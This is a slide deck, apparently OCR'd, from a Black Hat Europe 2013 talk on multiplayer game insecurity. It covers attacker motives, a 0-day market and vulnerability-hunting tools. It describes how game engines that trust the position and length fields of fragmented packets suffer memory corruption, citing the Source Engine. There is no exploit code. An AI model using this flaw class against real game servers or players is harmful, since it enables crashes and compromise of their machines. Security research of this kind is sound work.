MULTIPLAYER ONLINE GAMES INSECURITY

[Re]Vuln

blackhat EUROPE 2013

MARCH 12-15

AMSTERDAM

NETHERLANDS

Luigi Auriemma & Donato Ferrante

Who?

Who?

[Re]Vuln

Agenda

- Introduction
- Why games?
- Possible scenarios
- The market
- Game vulnerabilities
- Welcome to the real world
- What about the future?
- Conclusion

Introduction on Multiplayer Games Security

Finding Vulnerabilities

Considerations

Introduction

- Games are an **underestimated** field for security
- Number of **online players**:
  - 1,3,6,10,55,66,120,153,171,190,300,351,595,630,666,820,3003,5995,8778..
- Number of **online games**
  - 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987..
- Think about games as possible attack vectors and players as possible targets…
- You have **thousands of attack vectors** and **millions of possible victims**
- Excellent and stealthy attack vector
- Oh! **Many games require Admin privs to run**
  - Often because of anti-cheating solutions..
    - Thanks anti-cheating! **:]**

Why games?

Why games?

- Two main entities/targets:

Players

Companies

- Each of these targets has a different "**attacker subset**"
  - Mostly defined by interests..

Why games?

- Two main entities/targets:
  1) Players
  2) Companies

Who wants to attack your **game**?

Script Kiddies..

Your roommate…
He told you to stop wasting bandwidth!

Rest of the world…

Why games?

- Two main entities/targets:
  1) Players
  2) Companies

Who wants to attack your **company**?

Script Kiddies..
They are everywhere

Your competitors..

Others…

Why games?

- Two main entities/targets:
  1) Players
  2) Companies
     - Competitors

"the more you are bad,
the more they are good"

- The **Company VS Company** logic:

  1) Company **A** attacks Company **B** servers/clients

  2) Players get pwned

  3) Servers will go down


  4) Will players of **B** still pay for a product they can't play (safely)?
     - Maybe they will think about moving to **A**'s products

Possible Scenarios

Never feel safe while playing online...


Possible Scenarios

- **Client-side** and Server-side



Possible Scenarios

- Client-side and **Server-side**



Quick Recap

- We know the possible **victims**
- We know the possible **attackers**
- We know how victims and attackers can interact
- We know about possible **scenarios**
- But something is still missing…

Quick Recap

- How attackers get vulnerabilities…

They buy

Or..

They hunt

The market

The market

- **There is a market for 0-day vulnerabilities in online games**
  - Server-side and client-side bugs
- In this market **even Denial of Service bugs are valuable**
  - Taking down clients or servers is one of the possible goals

The market

- Who is on this market?

Players

Others

Server Admins

Companies


Game vulnerabilities

Game vulnerabilities

- **Main things we need to start hunting for vulnerabilities in games:**
  - **A Game**
    - No games no party..
  - **A Debugger/Disassembler**
  - **Some network monitor tools**
    - Wireshark
    - Custom scriptable tools (DLL proxy or others approach)
      - Scriptable via Ruby or Python (+1)
      - Can be used on-the-fly (+1)
      - Able to inject custom packets..
  - **Some brainwork**


Game vulnerabilities

- **Game** & **Game engine** & **bugs** math
  - **1** Game => **1** Game Engine
  - **1** Game Engine => **n** Games
  - Which can be seen as:
    - **1** bug in Game => **1** Game pwned
    - **1** bug in Game Engine => **n** Games pwned




Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- Custom Protocols, or the reason why we need **custom "sniffers"**




Typical game UDP packet format

Game vulnerabilities

- A **fragmented packet** (for games) is:
  - An interesting **child** of custom protocols using **TCP over UDP concepts**
  - A UDP packet
  - The base unit of a TCP over UDP implementation
  - Composed of:
    1) **POS**, the position of the current packet in the given stream
    1) **LEN**, current data len
    2) **DATA**, the current data
    3) **OTHER**, implementation dependent stuff


Game vulnerabilities

- Fragmented packets logic



Game vulnerabilities


- Fragmented packets (**supposed**) logic



1) Receive fragmented packet
2) Process header:
   - **POS**, **LEN**
3) Place **DATA** in its position
4) Process next packet..

Game vulnerabilities

- Fragmented packets (**actual**) logic



1) Receive fragmented packet
2) Process header:
   - **POS, LEN**
3) **Trust POS and LEN**
4) Place **DATA** in its position
5) **Game over :]**

Game vulnerabilities

- **Fragmented packets** vs **Real World**
  - **Source Engine** Memory Corruption via Fragmented Packets
  - Engine level bug
  - 10.000+ online servers
  - All the game based on Source engine affected
    - ✓ Half-Life 2
    - ✓ Counter Strike Source
    - ✓ Team Fortress 2
    - ✓ Left 4 Dead
    - ✓ More…

Game vulnerabilities

- Source Engine **Memory Corruption via Fragmented Packets**
